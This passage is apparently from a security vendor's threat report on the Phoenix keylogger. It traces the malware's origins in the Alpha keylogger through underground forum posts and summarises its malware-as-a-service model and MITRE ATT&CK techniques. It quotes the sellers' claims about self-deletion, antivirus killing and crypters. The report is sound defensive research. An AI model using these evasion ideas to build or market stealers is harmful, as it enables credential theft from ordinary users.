
SELF-DESTRUCTION
Our keylogger will uninstall and deletes all the traces after a certain time if you enable this feature. You can also do it remotely.

Alpha Keylogger Marketing

In addition, the design of the admin panel for the Alpha keylogger is very similar to the design of the admin panel for the Phoenix keylogger.




Alpha Keylogger Admin Panel



Phoenix Keylogger Admin Panel

Disappearance of Alpha, Emergence of Phoenix

In the beginning of July 2019, the two members responsible for marketing the Alpha keylogger went completely silent. This happened just before the emergence of the Phoenix keylogger at the end of July 2019.



Alpha_Coder
[closed@HF:]

Posts:	198
Threads:	16
B Rating:	26 0 0
Popularity:	28
βytes:	β 0
Game XP:	0


GainsForDays Wrote: » (07-04-2019, 10:34 AM)

Why all this fake features?
Anti virus killer? Digital signature spoofer?

Do you load a driver runtime? how do you bypass windows protection against running unsigned software?

At first you didn't buy AK and you can't write reviews without even testing it, second: av killer just terminate the antivirus process when running and you need crypter to make it bypass antivirus, third: there isn't something called valid digital signature it just helps with some av's, so before trashing my sales thread make your own keylogger and lets see what you can do, as for now AK is the best stable keylogger here

The last message by Alpha_Coder from the beginning of July 2019.




07-13-2019, 06:57 AM (This post was last modified: 07-13-2019, 06:58 AM by phpconsultant.) #171

i created a contract but seller hasn't accepted. is the product still available??

A potential buyer wonders whether the Alpha keylogger is still available.

While it is not completely clear why the Alpha keylogger was abruptly shut down, chatter in the selling thread gives away potential clues. Alpha_Coder was banned from posting in the forum for one month, for reasons unknown. During that time, AK_Generation led marketing efforts for the Alpha keylogger.



AK_Generation
[closed@HF:]


Posts:	37
Threads:	2

27-2019, 10:12 PM by AK_Generation.)

Due a mistake, the main developer got post ban for month, until then i just answer this threads questions, For support just PM Alpha Coder, Don't PM me for support, I'll just add news and updates here.
Its available now, if you want to buy it just make contract with Alpha Coder

AK_Generation marketing the Alpha keylogger.

AK_Generation was created on April 27, 2019, the same day the Alpha keylogger was first promoted by Alpha_Coder. Interestingly, AK_Generation also disappeared close to the launch date of the Phoenix keylogger. It is likely that Alpha_Coder and AK_Generation are operated by the same person, and that AK_Generation was created as a backup account for Alpha_Coder.


AK_Generation
[closed@HF:]

Offline
Last Seen: 07-21-2019, 02:34 PM

Join Date: 04-27-2019

Popularity: 1

Business Rating: 0 0 0

Contracts Completed: 0

Open Disputes: 0

βytes: 0

Threads: 2

Posts: 37 #

Time Online: 11 Hours, 22 Minutes, 57 Seconds

The last time AK_Generation was seen on the underground community.

We believe the Phoenix keylogger is not just an evolution of the Alpha keylogger, but also an attempt to rebrand and give the author a clean slate in the underground community.

Conclusion

This research breaks down the Phoenix keylogger, an information stealer operating under a malware-as-a-service model, currently under active development. Since its emergence in late July 2019, it has gained popularity in the underground community because of its ease of use, competitive pricing, and personal customer support.

Phoenix is more than just a keylogger, with broad information-stealing capabilities, self-defense mechanisms, which include an anti-AV module that attempts to stop over 80 security products, and the ability to exfiltrate data through Telegram. The majority of samples we identified in the wild do not implement a persistence mechanism, nor do they interact bidirectionally with the C2 server. Instead, the stolen data is posted to a pre-configured exfiltration method, which suggests Phoenix is being used mostly as a “set it and forget it” type of malware.

Based on our analysis, Phoenix's malware-as-a-service model appeals to a broad range of cybercriminals, particularly the less sophisticated who do not possess the technical know-how to develop their own successful malware infrastructure. This signals a continued trend of cybercriminals following the malware-as-a-service model to make malware accessible for any level user. Malware authors are starting to use many of the same methodologies as legitimate software-as-a-service businesses, including marketing their software, personalized customer support, and an easy user interface to continuously profit off of other, less technical cybercriminals.

Moving into 2020, we expect a proliferation of less-technical cybercriminals to leverage MaaS to target, steal, and harm individuals, particularly as MaaS authors add additional features to their offerings.

Want to hunt for these kind of threats? Check out our webinar to learn more about how to threat hunt.

INDICATORS OF COMPROMISE

Find the indicators of compromise for this attack here.

MITRE ATT&CK TECHNIQUES BREAKDOWN

Initial Access	Execution	Defense Evasion	Credential Access	Discovery	Collection	Command and Control
Spear Phishing Attachment	Execution through API	Software Packing	Credentials from Web Browsers	System Time Discovery	Data from Local System	Remote File Copy
	Command-Line Interface	Deobfuscate / Decode Files or Information	Credentials in Files	Account Discovery	Screen Capture	Web Service
		Obfuscated Files or Information	Input Capture	File and Directory Discovery		
				System Information Discovery		
				Query Registry		

	Process Discovery
	System Owner/User Discovery
	System Network Configuration Discovery

About the Author

Cybereason Nocturnus

The Cybereason Nocturnus Team has brought the world’s brightest minds from the military, government intelligence, and enterprise security to uncover emerging threats across the globe. They specialize in analyzing new attack methodologies, reverse-engineering malware, and exposing unknown system vulnerabilities. The Cybereason Nocturnus Team was the first to release a vaccination for the 2017 NotPetya and Bad Rabbit cyberattacks.

All Posts by Cybereason Nocturnus